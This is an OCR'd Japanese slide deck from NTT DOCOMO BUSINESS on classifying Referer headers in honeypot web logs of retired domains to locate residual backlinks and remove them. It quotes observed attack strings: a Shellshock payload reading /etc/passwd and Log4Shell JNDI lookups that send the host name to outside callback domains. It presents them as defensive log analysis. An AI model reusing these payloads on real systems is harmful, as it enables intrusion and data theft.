
© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Refererを活用した被リンクページの調査

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

残存リンクからの訪問者の流入

- そもそも、インターネット上にリンクが残っているため、訪問者がアクセスしてくる
- 被リンクページを特定することで、アクセス流入経路を断つことができる
- ウェブアクセスログの**Refererヘッダ**に注目し、被リンクページの特定を目指す



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Refererの内訳

- ウェブサイトとして利用していた複数のドメイン名を対象にRefererを分類した
- ウェブアクセス全体の90%ではRefererは空だった

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "検索エンジン"

- google.com を始めとする検索サービスからの流入に見えた

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

```
"https://www.google.com/"
"https://duckduckgo.com/"
"https://www.google.fr/"
"https://www.bing.com/"
"https://www.google.co.uk/"
"https://www.google.de/"
"https://www.yahoo.com/"
"www.google.com"
"https://google.com/"
"https://www.google.com"
"http://www.baidu.com/"
"http://www.google.com.hk"
"https://www.google.com/search?q=wordpress"
"https://www.google.com/search?hl=en&q=testing"
"https://google.com"
```

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "検索エンジン"

- しかし、該当するRefererからのアクセスのうち98%が、スキャナ判定されたIPを送信元としていた
- 被リンクページの特定には活用できないノイズ

Referer分類	比率
検索エンジン	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042
自社グループサイト	ごく

shape: (3, 3)

ip_tag	count	percentage
str	u32	f64
"vulnerability_scanner"	531281	98.471624
"Others"	8240	1.527264
"api_endpoint_scanner"	6	0.001112

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "利用終了ドメイン名"

- 接続先である利用終了ドメイン名と同一のドメイン名がRefererであるケース
- 被リンクページの調査には活用できないためノイズとする

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "利用終了ドメイン名"

- サイト内で移動しているようにも見えるが、ハニーポットのページにリンクは一切存在しない

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未	
w	
S	
自	

この XML ファイルにはスタイル情報が関連付けられていないようです。以下にドキュメントツリーを表示します。

```
<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied</Message>
</Error>
```

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "利用終了ドメイン名"

- 訪問者が指定したパスに注目したところ、サイトの探索を目的とした可能性が考えられる項目があった
- (スキャンツールがクローキングを回避するために、アクセス先のドメイン名をRefererに指定したか？)

Referer分類	比率
~~検索エンジン~~	64.38 %
自身のサイト	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

"/favicon.ico"	103118
"/"	12052
"/api/user/ismustmobile"	1453
"/app/"	1073
"/h5/"	1022
"/m/"	989
"/api/config"	831
"/api"	714
"/apply_sec.cgi"	699
"/wp-login.php"	649
"/biz/server/config"	566

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "攻撃目的の文字列"

- 脆弱性の侵害を目的とした文字列がRefererに含まれることがある
- 当然ノイズ

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
攻撃目的の文字列	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "攻撃目的の文字列"

- Shellshock (CVE-2014-6271)

```
"()%20%7B%20ignored;%20%7D;%20echo%20Content-Type:%20text/html;%20echo%20;%20/bin/cat%20/etc/passwd"      2436
"()\x20{\x20ignored;\x20};\x20echo\x20Content-Type:\x20text/html;\x20echo\x20;\x20/bin/cat\x20/etc/passwd"      1
```

< デコードすると >

() { ignored; }; echo Content-Type: text/html; echo ; /bin/cat /etc/passwd

-> パスワードファイルの表示を試みている

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "攻撃目的の文字列"

- Log4Shell (CVE-2021-44228)

```
"$%7Bjndi:ldap://$%7B:-286%7D$%7B:-323%7D.$%7BhostName%7D.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3este7vrtbs73chtnd0ppuaeb4z1o3ch.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://$%7B:-517%7D$%7B:-937%7D.$%7BhostName%7D.referer.d3gav51k1o6c73f0brgge94pitqiiizaw.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d5i9jdnvrtbs73c7arcgbtm64gjwridog.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://$%7B:-685%7D$%7B:-160%7D.$%7BhostName%7D.referer.d3esnbpgjepc73b10j20y33934nc3bq9k.ctcu2p1m272c7385m3e0phpthmcxzgj6n.oast.pro%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d4suta7050cs739v0620wc3n53z7z97ru.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3gaf3v2ia2c73eooplg3pek1tzfe5i5k.ct298cg1p6cc73e8586gytqyxx8pq59ji.oast.online%7D"
"$%7Bjndi:ldap://127.0.0.1%23.$%7BhostName%7D.referer.d3gav51k1o6c73f0brgg69p7wzao8csju.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me%7D"
```

< デコードすると >

${jndi:ldap://-.-.${hostName}.referer.d5h41jsns3cs73b8uk00hasnyux3wbna9.ctcu32hm272c73es4jn0p1bko7fpc3p9q.oast.me}


-> LDAPへのアクセスを試みている

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "業務系サービス"

- Jira、github など業務で活用するサービス
- 本物の被リンクページの可能性があり、ノイズではない

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか



cs(referer)	count
str	u32
"https://[redacted].atlassian.net/"	1513
"https://github.com/"	6
[redacted]	5
"https://[redacted].cybozu.com/"	3

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "未分類"

- 一見して何のサイトから流入したのか判別がつかない Referer
- 本物の被リンクページが存在する可能性があり、ノイズではない

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "wordpress関連パス"

- 様々なサイトにおけるwordpress関連パスが指定されたURLが指定されたReferer
- wordpressに関する脆弱性スキャナが複数のドメイン名を巡回している可能性。ノイズと判断する。

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
wordpress関連パス	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "SNS"

- Facebook、Reddit、旧 Twitter、Telegram からのアクセス
- SNSのプライバシー保護機能により、被リンクページにたどり着けない可能性はあるがノイズではない


Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	34.76 %
~~攻撃目的の文字列~~	0.35 %
業務系サービス	0.18 %
未分類	0.16 %
~~wordpress関連パス~~	0.10 %
SNS	0.042 %
自社グループサイト	ごくわずか

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Referer "自社グループサイト"

- 弊社グループ企業のページからの流入
- 被リンクページを発見した場合にはリンク除去対応がしやすい。ノイズではない。

Referer分類	比率
~~検索エンジン~~	64.38 %
~~自身のサイト~~	
~~攻撃目的の文字列~~	
業務系サービス	
未分類	
~~wordpress関連パス~~	
SNS	0.042 %
自社グループサイト	ごくわずか



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

被リンクページ特定の壁

- 課題

  最近のWebブラウザは**Refererに詳細なパスを載せない**ことがほとんど

  Webサイト（のドメイン名）はわかるが、該当のページがわからない

- 工夫：Google Dorks ※

```
site:example.com link:aaa.example
```

  - site演算子：指定されたドメイン名でインデックスされているWebページを検索
  - link演算子：指定URLへのリンクを含むWebページを検索


※ 検索演算子を駆使して狙った情報を収集するテクニック

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.


残存リンクの削除

- Wikipediaなどの編集可能なサイトは自ら削除対応
- 編集ができないサイトついては管理者への連絡することで削除ができる可能性

削除対応前



削除対応後



© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

Refererに含まれるノイズ

- Refererは、訪問者がどのサイトから流入してきたのか調査する際に有効だが、一方で大量の「ノイズ」が含まれている
    - それらのノイズを除去することで、埋もれた被リンクページの調査に着手することができる
- Refererにサイトのパスが含まれていないことは多く、被リンクページをRefererのみで発見できる可能性は高くない
    - Google Dorks を活用することで、被リンクページを特定できることがある


© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

DMARC Report の中長期分析 (おまけ)

© NTT DOCOMO BUSINESS, Inc. All Rights Reserved.

偽装メールのリスク


- 